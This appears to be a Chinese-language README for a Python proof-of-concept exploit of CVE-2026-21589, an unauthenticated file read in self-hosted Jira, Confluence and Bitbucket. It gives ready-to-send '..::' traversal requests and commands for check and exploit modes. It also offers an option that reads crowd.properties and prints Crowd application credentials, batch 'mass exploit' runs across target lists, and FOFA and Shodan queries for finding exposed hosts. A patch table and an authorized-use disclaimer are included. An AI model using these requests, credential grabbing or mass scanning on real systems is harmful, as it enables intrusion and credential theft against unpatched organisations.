针对 CVE-2026-21589 的 Python 3 PoC —— Atlassian Data Center / 自托管产品 —— 通过 atlassian-plugins-webresource 的路径处理(:: → /)实现未认证的 任意文件读取,读取范围位于 Tomcat Web 应用程序根目录内。
| 字段 | 值 |
|---|---|
| CVE | CVE-2026-21589 |
| 厂商 | Atlassian |
| 产品 | Bitbucket、Confluence、Jira(Software / JSM)、Bamboo、Crowd、Crucible、Fisheye(DC / 本地部署) |
| 类型 | 任意文件读取(本身并非写入 / RCE) |
| 认证 | 无 |
| CVSS 4.0 | 9.3 严重(CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:H/SI:H/SA:H) |
| PoCbit 页面 | https://pocbit.org/pocs/cve-2026-21589 |
| 验证标记 | POCBIT-21589-OK |
| PoC 中已验证的路由 | Jira、Confluence、Bitbucket |
PoC 重点: check(WEB-INF 探测 + 产品标记)、exploit(读取已知路径,可选解析 crowd.properties)、批量 -j、JSONL + hits.txt / exploited.txt。
共享库 atlassian-plugins-webresource 在诸如 /download/resources/... 等路由下提供静态插件资源。在存在漏洞的版本中,Router.unescapeSlashes() 会在路由之后将 :: 转换为 /。形如 ..:: 的遍历片段会变成 ../,从而绕过 getResourceRelativeToWebResource() 中的斜杠剥离逻辑,并触达 ResourceFactory 的文件读取。
限制(厂商 + 研究):
WEB-INF/classes/crowd.properties 中的 Crowd SSO 凭据)。| 产品 | 修复于或高于 |
|---|---|
| Jira Software / JSM Data Center | 9.12.40、10.3.26、11.3.12 |
| Confluence Data Center | 9.2.26、10.2.19 |
| Bitbucket Data Center | 9.4.26、10.2.8、10.5.1 |
| Bamboo Data Center | 10.2.24、12.1.12 |
| Crowd Data Center | 6.3.7、7.0.3、7.1.7、7.2.4 |
| Crucible / Fisheye | 4.9.15 |
flowchart LR
  A["GET /download/resources/..."] --> B[Router]
  B --> C["unescapeSlashes (:: → /)"]
  C --> D[getResourceRelativeToWebResource]
  D --> E[ResourceFactory read]
  E --> F[Response body = file content]
Jira
GET /download/resources/jira.webresources:color-picker-popup/images/..::..::..::..::..::WEB-INF::web.xml HTTP/1.1
Confluence
GET /s/1/_/download/resources/com.atlassian.confluence.plugins.dashboard-actions/images/..::..::..::..::..::..::..::..::WEB-INF::web.xml HTTP/1.1
Bitbucket(通常使用 urlrewrite.xml 而非 web.xml)
GET /s/1.0/_/download/resources/com.atlassian.bitbucket.server.bitbucket-webpack-INTERNAL:avatar/avatar/..::..::..::..::..::WEB-INF::urlrewrite.xml HTTP/1.1
如果 Jira 与 Atlassian Crowd 集成,WEB-INF/classes/crowd.properties 可能包含 application.name 和 application.password。在具备对 Crowd 的网络访问权限的情况下,这可能导致身份管理操作(与本 CVE 无关;Crowd 的 IP 允许列表可能会阻止直接访问)。本仓库在存在该文件时仅读取并解析它——它不会自动化创建 Crowd 用户。
requestspip install requests
cd CVE-2026-21589

# Vulnerability check (tries Jira → Confluence → Bitbucket; plain :: then URL-encoded ::)
python poc.py -u https://jira.example.com --mode check

# Same with JSON
python poc.py -u https://jira.example.com --mode check --json

# Read a specific file under web root
python poc.py -u https://jira.example.com --mode exploit --file WEB-INF/web.xml -o web.xml --insecure

# Try Crowd integration secrets (fails if file missing — check can still pass)
python poc.py -u https://jira.example.com --mode exploit --grab-crowd --insecure

# Force product route
python poc.py -u https://confluence.example.com --mode check --product confluence

# Batch scan
python poc.py --list targets.txt --mode check -j 25 --insecure
python poc.py --list hits.txt --mode exploit --grab-crowd -j 10 --insecure

# Mass exploit — read WEB-INF/web.xml on every URL in list
python poc.py --list list.txt --mode exploit --file WEB-INF/web.xml --insecure -j 6
python poc.py --list list.txt --mode exploit --file WEB-INF/web.xml --insecure -j 6

示例终端输出:[VULN] 确认探测成功;带有 POCBIT-21589-OK:WEB-INF/web.xml 的 [EXP] 表示文件读取成功。摘要行写入 cve_2026_21589_exploit.jsonl。
| 参数 | 用途 |
|---|---|
--mode check | 探测 WEB-INF;通过响应标记识别产品 |
--mode exploit | 检查后,读取 --file(默认 WEB-INF/classes/crowd.properties) |
--grab-crowd | 利用程序读取 crowd.properties 并打印解析出的应用凭据 |
--encode-colons | 强制使用 %3a%3a 编码(默认:先尝试明文再尝试编码) |
--insecure | 跳过 TLS 证书验证 |
-j | --list 的线程数 |
输出(批量): cve_2026_21589_results.jsonl、hits.txt、exploited.txt。
解读结果
[VULN] — 通过 WEB-INF 标记检测到存在漏洞的 Jira/Confluence/Bitbucket。[EXP] 带有 POCBIT-21589-OK:WEB-INF/web.xml — 请求的文件读取成功(见上方截图)。[+] POCBIT-21589-OK jira @ … 且没有 [EXP] 行 — 检查通过;如果 crowd.properties 缺失,--grab-crowd 仍可能失败。0;否则为 1。范围:自管理主机。尽可能排除云 SaaS:
host!="atlassian.net" && host!="jira.com"
广泛的产品指纹
title="Log in - Jira" || title="Log In - Jira"
body="ajs-version-number" || body="jira.webresources" || body="atlassian.jira"
header="X-AUSERNAME" || header="X-ASEN"

title="Log in - Confluence" || title="Log In - Confluence"
header="X-Confluence-Request-Time" || body="confluence.web.resources"

title="Log in - Bitbucket"
body="bitbucket.page" || body="com.atlassian.bitbucket"
Web 资源攻击面(与本 CVE 同属一个家族)
body="/download/resources/" && (body="atlassian" || title="Jira" || title="Confluence" || title="Bitbucket")
FOFA 无法可靠地暴露补丁级别——请始终运行 python poc.py --mode check。
Shodan(示例): http.title:"Log in - Jira"、http.headers.x_confluence_request_time、http.html:"jira.webresources"。
::、%3a%3a、斜杠或反斜杠的 ..(Atlassian 安全公告 / CERT-EU 2026-015)。WEB-INF 或 crowd.properties 的访问,请打补丁、轮换 Crowd 应用程序密码,并审查 Crowd 审计日志。仅可在你拥有或已获得明确书面授权进行测试的系统上使用。未经授权的访问是违法的。
CVE-2026-21589 — Atlassian DC pre-auth arbitrary file read (CVSS 4.0 9.3). PoCbit PoC: atlassian-plugins-webresource ..:: traversal on /download/resources/ for Jira, Confluence, Bitbucket. check + exploit (WEB-INF/web.xml, crowd.properties). Batch JSONL, hits.txt. Not RCE. https://pocbit.org/pocs/cve-2026-21589
Atlassian 自托管产品中通过 :: → / 转换实现未授权文件读取。PoC:check(漏洞检测)、exploit(通过已知路径读取,可选 crowd.properties)。无目录列表功能;无法通过此 CVE 直接实现 web shell。除 Cloud 外的 FOFA dork 见上文;验证请使用 --mode check。



